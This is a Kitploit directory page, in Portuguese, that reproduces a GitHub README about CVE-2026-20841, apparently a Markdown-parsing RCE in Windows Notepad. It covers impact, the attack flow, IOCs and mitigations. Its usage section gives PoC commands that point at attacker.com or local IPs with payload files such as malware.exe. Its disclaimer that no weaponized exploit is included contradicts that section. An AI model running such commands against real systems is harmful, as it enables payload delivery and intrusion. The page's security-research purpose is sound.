Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-20841 — Repositório de pesquisa e análise para CVE-2026-20841, uma falha de execução remota de código em Markdown no Windows Notepad, com scripts PoC, detalhes do fluxo de ataque, IOCs e orientações de mitigação. | Kitploit
Ferramentas/GitHubGitHub/ashrafzaryouh/cve-2026-20841
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoPapers e PesquisaAprendizado e EducaçãoRed TeamingResposta a Incidentes
GitHub
ashrafzaryouh/cve-2026-20841

CVE-2026-20841

Repositório de pesquisa e análise para CVE-2026-20841, uma falha de execução remota de código em Markdown no Windows Notepad, com scripts PoC, detalhes do fluxo de ataque, IOCs e orientações de mitigação.

Ver Repositório
11há 5 mesesAinda não revisado
Compartilhar

CVE-2026-20841 - Execução Remota de Código (RCE) no Windows Notepad


ChatGPT Image Jun 1, 2026, 11_00_33 PM

Windows Severity CVE Status

Repositório de Pesquisa de Segurança e Análise Técnica


⚠️ Este repositório destina-se apenas a fins educacionais, defensivos e de pesquisa.


📖 Visão Geral

CVE-2026-20841 é uma vulnerabilidade crítica de Execução Remota de Código (RCE) que afeta a funcionalidade de processamento de Markdown do Microsoft Windows Notepad.

Um atacante pode ser capaz de acionar a execução de código arbitrário quando um arquivo especialmente criado é aberto por uma versão vulnerável do Windows Notepad.

Impacto

  • Execução Remota de Código (RCE)
  • Execução de Código Arbitrário
  • Potencial Comprometimento no Nível do Usuário
  • Bypass de Limite de Segurança
  • Vetor de Entrega de Malware

🎯 Produtos Afetados

ProdutoStatus
Windows 11 NotepadVulnerável
Windows 10 NotepadVulnerável
Versões Atualizadas/CorrigidasNão Vulnerável

🔥 Informações da Vulnerabilidade

CampoValor
CVECVE-2026-20841
TipoExecução Remota de Código
Vetor de AtaqueArquivo Criado Maliciosamente
Interação do UsuárioNecessária
Privilégios NecessáriosNenhum
SeveridadeCrítica
FornecedorMicrosoft

📖 Como Usar :

python CVE-2026-20841.py 192.168.1.100 80 malware.exe

Versão Node.js

node CVE-2026-20841.js <host> <port> <payload-filename>

Exemplo:

node CVE-2026-20841.js attacker.com 445 payload.bat

Versão VBScript (Nativa do Windows)

cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>

Exemplo:

cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe

🛠 Detalhes Técnicos

A vulnerabilidade existe dentro da funcionalidade de manipulação de conteúdo Markdown do Windows Notepad.

Abrir um arquivo especialmente criado pode acionar operações de memória inseguras que podem levar à execução de código arbitrário no contexto do usuário atual.

Fluxo Potencial de Ataque

Atacante
    │
    ▼
Arquivo Markdown Criado Maliciosamente
    │
    ▼
Vítima Abre o Arquivo
    │
    ▼
Parser de Markdown Vulnerável
    │
    ▼
Corrupção de Memória
    │
    ▼
Execução de Código


🧪 Ambiente de Laboratório

OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic

🔍 Detecção

Indicadores de Comprometimento (IOCs)

  • Arquivos Markdown suspeitos
  • Processos filhos inesperados originados do Notepad
  • Travamentos anormais do Notepad
  • Eventos de corrupção de memória
  • Alertas de EDR relacionados ao Notepad

🛡 Mitigação

  • Aplique as atualizações de segurança da Microsoft.
  • Restrinja a abertura de arquivos de fontes não confiáveis.
  • Habilite o monitoramento de EDR/XDR.
  • Utilize políticas de Controle de Aplicativos.
  • Monitore eventos de criação de processos envolvendo o Notepad.

📚 Referências

  • Avisos de Segurança da Microsoft
  • Banco de Dados CVE do MITRE
  • Documentação de Segurança do Windows
  • Publicações de Pesquisa de Segurança

⚠ Aviso Legal

Este repositório não contém código de exploit weaponizado.

As informações fornecidas destinam-se exclusivamente a:

  • Pesquisa de Segurança
  • Análise Defensiva
  • Gestão de Vulnerabilidades
  • Fins Educacionais

Os usuários são responsáveis por cumprir todas as leis e regulamentos aplicáveis.


⭐ Se este repositório ajudou sua pesquisa, considere dar uma estrela.

Pesquisa em Cibersegurança • Análise de Vulnerabilidades • Segurança Defensiva

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →








